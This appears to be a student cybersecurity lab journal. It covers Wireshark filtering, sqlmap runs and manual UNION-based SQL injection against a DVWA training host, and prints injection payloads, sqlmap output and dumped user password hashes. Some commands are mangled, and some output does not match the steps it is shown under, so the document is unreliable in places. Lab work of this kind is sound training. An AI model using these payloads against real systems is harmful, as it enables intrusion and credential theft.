


## Experiment No: 5

### Perform Network Scan using Wireshark

#### 1. Write Command to install Wireshark in Cent Os


```
$sudo yum install wireshark wireshark-qt
```

#### 2. Capture Packets using Wireshark.




## Cyber Security (2150002)

### **3. Apply Filter for specific Protocol**



#### **4. Apply Filter for specific Source.**



# Cyber Security (2150002)

## 5. Apply Filter for specific Destination

Wireshark 1.8.10 (SVN Rev Unknown from unknown) - eth7

Filter: ip.dst == 172.16.1.72

No.	Time	Source	Destination	Protocol	Length	Info
904	58.80942278172.16.3.1		172.16.1.72	HTTP	112	Continuation or non-HTTP traffic
868	57.88931145172.16.3.1		172.16.1.72	TCP	125	[TCP segment of a reassembled PDU]
521	35.80097491172.16.3.1		172.16.1.72	TCP	112	[TCP segment of a reassembled PDU]
499	33.80990169172.16.3.1		172.16.1.72	TCP	112	[TCP segment of a reassembled PDU]
417	28.78447364172.16.3.1		172.16.1.72	TCP	125	[TCP segment of a reassembled PDU]
71	4.366701415172.16.3.1		172.16.1.72	TCP	125	[TCP segment of a reassembled PDU]
3	0.059796766172.16.3.1		172.16.1.72	HTTP	112	Continuation or non-HTTP traffic
2	0.0252627152172.16.3.1		172.16.1.72	TCP	66	ndl-aas > 54293 [ACK] Seq=1 Ack=1 Win=258 Len=0 TStamp=162930421 TSectr=957092
423	29.08736730172.16.1.70		172.16.1.72	TCP	89	37744 > search-agent [PSH, ACK] Seq=15 Ack=35 Win=115 Len=23 TStamp=955442 TSectr=9797087
343	22.41427016172.16.1.70		172.16.1.72	TCP	80	37744 > search-agent [PSH, ACK] Seq=1 Ack=35 Win=115 Len=14 TStamp=948769 TSectr=977395
298	20.10260822172.16.1.70		172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=35 Win=115 Len=0 TStamp=946457 TSectr=977395
272	18.37429656172.16.1.70		172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=30 Win=115 Len=0 TStamp=944729 TSectr=975667
167	11.39863922172.16.1.70		172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=10 Win=115 Len=0 TStamp=937753 TSectr=968691

Frame 904: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface 0

Frame 423: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0

File: "/tmp/wireshark\_eth7\_201808..." Packets: 1166 Displayed: 13 Marked: 0 Dropped: 0

## 6. Apply And and OR filter

Wireshark 1.8.10 (SVN Rev Unknown from unknown) - eth7

Filter: ip.dst == 172.16.1.72 and ip.src == 172.16.1.70

No.	Time	Source	Destination	Protocol	Length	Info
423	29.08736730172.16.1.70	172.16.1.72	172.16.1.72	TCP	89	37744 > search-agent [PSH, ACK] Seq=15 Ack=35 Win=115 Len=23 TStamp=955442 TSectr=9797087

Frame 423: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0


Filter: ip.dst == 172.16.1.72 or ip.src == 172.16.1.70

No.	Time	Source	Destination	Protocol	Length	Info
423	29.08736730172.16.1.70	172.16.1.72	172.16.1.72	TCP	89	37744 > search-agent [PSH, ACK] Seq=15 Ack=35 Win=115 Len=23 TStamp=955442 TSectr=9797087
343	22.41427016172.16.1.70	172.16.1.72	172.16.1.72	TCP	80	37744 > search-agent [PSH, ACK] Seq=1 Ack=35 Win=115 Len=14 TStamp=948769 TSectr=977395
298	20.10260822172.16.1.70	172.16.1.72	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=35 Win=115 Len=0 TStamp=946457 TSectr=977395
272	18.37429656172.16.1.70	172.16.1.72	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=30 Win=115 Len=0 TStamp=944729 TSectr=975667
167	11.39863922172.16.1.70	172.16.1.72	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=10 Win=115 Len=0 TStamp=937753 TSectr=968691

Frame 423: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0

File: "/tmp/wireshark\_eth7\_201808..." Packets: 1166 Displayed: 5 Marked: 0 Dropped: 0


## 7. Find out port no used to send the Packets by particular Web service. Find different services running on that particular port and kill any one service.




## 8. Reject packets based on source or destination.

```
root@sAR072 ~]# lsof -i:3128
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
firefox 3030 root 6lu IPv4 86053 0t0 TCP SAR072.co.com:54506->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 62u IPv4 89658 0t0 TCP SAR072.co.com:54559->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 63u IPv4 90114 0t0 TCP SAR072.co.com:54560->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 65u IPv4 86032 0t0 TCP SAR072.co.com:54504->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 70u IPv4 78353 0t0 TCP SAR072.co.com:54439->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 72u IPv4 86045 0t0 TCP SAR072.co.com:54505->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 75u IPv4 90203 0t0 TCP SAR072.co.com:54561->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 76u IPv4 56763 0t0 TCP SAR072.co.com:54418->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 77u IPv4 88189 0t0 TCP SAR072.co.com:54535->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 79u IPv4 38889 0t0 TCP SAR072.co.com:54325->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 82u IPv4 39559 0t0 TCP SAR072.co.com:54341->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 92u IPv4 39570 0t0 TCP SAR072.co.com:54342->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 96u IPv4 39485 0t0 TCP SAR072.co.com:54336->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 98u IPv4 84892 0t0 TCP SAR072.co.com:54499->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 104u IPv4 86171 0t0 TCP SAR072.co.com:54528->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 105u IPv4 88119 0t0 TCP SAR072.co.com:54534->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 109u IPv4 88198 0t0 TCP SAR072.co.com:54536->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 110u IPv4 88204 0t0 TCP SAR072.co.com:54537->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 114u IPv4 88266 0t0 TCP SAR072.co.com:54539->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 115u IPv4 88267 0t0 TCP SAR072.co.com:54540->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 116u IPv4 88239 0t0 TCP SAR072.co.com:54538->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 117u IPv4 88282 0t0 TCP SAR072.co.com:54542->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 118u IPv4 88330 0t0 TCP SAR072.co.com:54544->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 120u IPv4 88333 0t0 TCP SAR072.co.com:54546->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 121u IPv4 88269 0t0 TCP SAR072.co.com:54541->Dell Kerio CO:squid (ESTABLISHED)
firefox 3030 root 123u IPv4 88353 0t0 TCP SAR072.co.com:54550->Dell Kerio CO:squid (ESTABLISHED)
[root@sAR072 ~]#
```

## 9. Create any new filter.



## 10. Match Packet containing particular sequence.



## Experiment No: 6

### To study SQLMAP

#### 1. Install SQLMAP on Cent OS.

[http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user\\_token=ab5837e107c0141561c658a0ca355368#](http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c658a0ca355368#)--cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1"--users-passwords

#### 2. Apply Automated SQLInjection using SQLMAP.

[http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user\\_token=ab5837e107c0141561c658a0ca355368#](http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c658a0ca355368#)--cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1"

-dbs

```
[11:55:18] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[11:55:18] [INFO] fetching tables for database: 'safecosmetics'
[11:55:19] [INFO] heuristics detected web page charset 'ascii'
[11:55:19] [INFO] the SQL query used returns 216 entries
[11:55:20] [INFO] retrieved: acl_acl
[11:55:21] [INFO] retrieved: acl_acl_sections
..... more tables
```

#### 3. Find Database Detail of the targeted website.

```
[*] starting at 12:12:56
[12:12:56] [INFO] resuming back-end DBMS 'mysql'
[12:12:57] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=51 AND (SELECT 1489 FROM(SELECT COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE
[12:13:00] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[12:13:00] [INFO] fetching database names
[12:13:00] [INFO] the SQL query used returns 2 entries
[12:13:00] [INFO] resumed: information_schema
[12:13:00] [INFO] resumed: safecosmetics
available databases [2]:
[*] information_schema
[*] safecosmetics
```

## 4. Find Table details of the targeted site.

"[http://172.16.0.20/dvwa/master/vulnerabilities/sqli/?id=1&Submit=Submit&user\\_token=ab5837e107c0141561c658a0ca355368#](http://172.16.0.20/dvwa/master/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c658a0ca355368#)--  
cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqphl6lj1"

-columns-Tusers

```
[12:17:39] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[12:17:39] [INFO] fetching columns for table 'users' in database 'safecosmetics'
[12:17:41] [INFO] heuristics detected web page charset 'ascii'
[12:17:41] [INFO] the SQL query used returns 8 entries
[12:17:42] [INFO] retrieved: id
[12:17:43] [INFO] retrieved: int(11)
[12:17:45] [INFO] retrieved: name
[12:17:46] [INFO] retrieved: text
[12:17:47] [INFO] retrieved: password
[12:17:48] [INFO] retrieved: text
.....
[12:17:59] [INFO] retrieved: hash
[12:18:01] [INFO] retrieved: varchar(128)
Database: safecosmetics
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| email | text |
| hash | varchar(128) |
| id | int(11) |
| name | text |
| password | text |
| permission | tinyint(4) |
| system_allow_only | text |
| system_home | text |
+-----+-----+
```

## 5. Find Column details for the tables.

"[http://172.16.0.20/dvwa/master/vulnerabilities/sqli/?id=1&Submit=Submit&user\\_token=ab5837e107c0141561c658a0ca355368#](http://172.16.0.20/dvwa/master/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c658a0ca355368#)--  
cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqphl6lj1" -users--passwords.

## Experiment No: 7

### To Study DVWA for Web App Testing and manual SQL Injections.

#### 1. Install DVWA and apply basic SQL Injection using always true scenario.

The screenshot shows a Mozilla Firefox browser window with the title bar "Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The address bar shows the URL "172.16.0.20/DVWA-master/vulnerabilities/sql/?id=%25'+or+'0'%3D'0&Submit=Submit#". The main content area displays a "Vulnerability: SQL Injection" page. On the left is a sidebar menu with various attack types. The main form has a "User ID:" input field containing the value "% or '0='0". Below the input field, there is a list of user entries from previous submissions:

- ID: % or '0='0  
First name: admin  
Surname: admin
- ID: % or '0='0  
First name: Gordon  
Surname: Brown
- ID: % or '0='0  
First name: Hack  
Surname: Me
- ID: % or '0='0  
First name: Pablo  
Surname: Picasso
- ID: % or '0='0  
First name: Bob  
Surname: Smith

Below the list, a "More Information" section provides links to external resources:

- <http://www.secureteam.com/securityreviews/SDPN1P78E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavrituna.com/sql-injection-cheatsheet-oku/>

#### 2. Display Version name of the Database.

The screenshot shows a Mozilla Firefox browser window with the title bar "Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The address bar shows the URL "172.16.0.20/DVWA-master/vulnerabilities/sql/?id=%25'+or+0%3D0+union+select+null%2C+version()#". The main content area displays a "Vulnerability: SQL Injection" page. The sidebar menu and input field are identical to the previous screenshot. The list of user entries now includes the database version:

- ID: % or 0=0 union select null, version()#  
First name: admin  
Surname: admin
- ID: % or 0=0 union select null, version()#  
First name: Gordon  
Surname: Brown
- ID: % or 0=0 union select null, version()#  
First name: Hack  
Surname: Me
- ID: % or 0=0 union select null, version()#  
First name: Pablo  
Surname: Picasso
- ID: % or 0=0 union select null, version()#  
First name: Bob  
Surname: Smith
- ID: % or 0=0 union select null, version()#  
First name: 5.7.14  
Surname: 5.7.14

## 3. Display Database users.

Screenshot of the DVWA SQL Injection page. The URL is 172.16.0.20/DVWA-master/vulnerabilities/sql/?id=%25'+or+0%3D0+union+select+null%2C+user+(). The page displays user information for various database rows:

ID	First name	Surname
%' or 0=0 union select null, user ()#	admin	admin
%' or 0=0 union select null, user ()#	Gordon	Brown
%' or 0=0 union select null, user ()#	Hack	Me
%' or 0=0 union select null, user ()#	Pablo	Picasso
%' or 0=0 union select null, user ()#	Bob	Smith

## 4. Display Database name

Screenshot of the DVWA SQL Injection page. The URL is 172.16.0.20/DVWA-master/vulnerabilities/sql/?id=%25'+or+0%3D0+union+select+null%2C+database+(). The page displays database names for various database rows:

ID	First name	Surname	Database
%' or 0=0 union select null, database() #	admin	admin	admin
%' or 0=0 union select null, database() #	Gordon	Brown	admin
%' or 0=0 union select null, database() #	Hack	Me	admin
%' or 0=0 union select null, database() #	Pablo	Picasso	admin
%' or 0=0 union select null, database() #	Bob	Smith	admin
%' or 0=0 union select null, database() #			dvwa

## 5. Display all tables in Information\_schema.

The screenshot shows a Mozilla Firefox browser window with the title "Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The URL in the address bar is "172.16.0.20/DVWA-master/vulnerabilities/sql/?id=%25'+or+1%3D0+union+select+null%2C+table\_r". The page displays a sidebar menu with various attack types, and the main content area shows the results of a UNION SELECT query on the information\_schema.tables table. The results are displayed in red text, listing numerous table names such as CHARACTER\_SETS, COLLATIONS, COLUMN\_PRIVILEGES, ENGINES, EVENTS, FILES, GLOBAL\_STATUS, and GLOBAL\_VARIABLES.

## 6. Display all the user tables in Information\_schema.

The screenshot shows a Mozilla Firefox browser window with the title "Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The URL in the address bar is "172.16.0.20/DVWA-master/vulnerabilities/sql/?id=%25'+and+1%3D0+union+select+null%2C+table". The page displays a sidebar menu with various attack types, and the main content area shows the results of a UNION SELECT query on the information\_schema.tables table where table\_name starts with 'user%'. The results are displayed in red text, listing several user-related tables: USER\_PRIVILEGES, users, user\_variables\_by\_thread, user\_summary, user\_summary\_by\_file\_io, user\_summary\_by\_file\_io\_type, user\_summary\_by\_stages, and user\_summary\_by\_statement\_latency.

## 7. Display all the columns fields in the Information\_schema user table.

The screenshot shows two instances of the DVWA SQL Injection - SQLMA interface. Both instances are displaying a list of UNION SELECT statements intended to extract columns from the 'users' table in the 'information\_schema.columns' view. The statements are as follows:

- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
user\_id
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
first\_name
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
last\_name
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
user
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
password
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
avatar
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
last\_login
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
failed\_login
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
CURRENT\_CONNECTIONS
- ID: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #
- First name:  
Surname: users  
TOTAL\_CONNECTIONS

## 8. Display all the columns field contents in the Information\_schema userstable.

The screenshot shows a Mozilla Firefox browser window with the title "Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The address bar shows the URL "172.16.0.20/DVWA-master/vulnerabilities/sqli?id=%25'+and+1=0+union+select+null%2C+conc...". The main content area displays a form titled "vulnerability: SQL injection" with a "User ID:" input field and a "Submit" button. Below the form, several UNION SELECT queries are displayed in red text, each revealing different user information from the database:

- ID: %' and 1=0 union select null, concat(first\_name,0x0a, last\_name,0x0a, user,0x0a, password) from users #  
First name:  
Surname: admin  
admin  
admin  
e10adc3949ba59abbe56e057f20f883e
- ID: %' and 1=0 union select null, concat(first\_name,0x0a, last\_name,0x0a, user,0x0a, password) from users #  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03
- ID: %' and 1=0 union select null, concat(first\_name,0x0a, last\_name,0x0a, user,0x0a, password) from users #  
First name:  
Surname: Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b
- ID: %' and 1=0 union select null, concat(first\_name,0x0a, last\_name,0x0a, user,0x0a, password) from users #  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7
- ID: %' and 1=0 union select null, concat(first\_name,0x0a, last\_name,0x0a, user,0x0a, password) from users #  
First name:  
Surname: Bob  
Smith  
smithy  
5f4dcc3b5aa765d61d8327deb882cf99

## 9. Create Password Hash File.

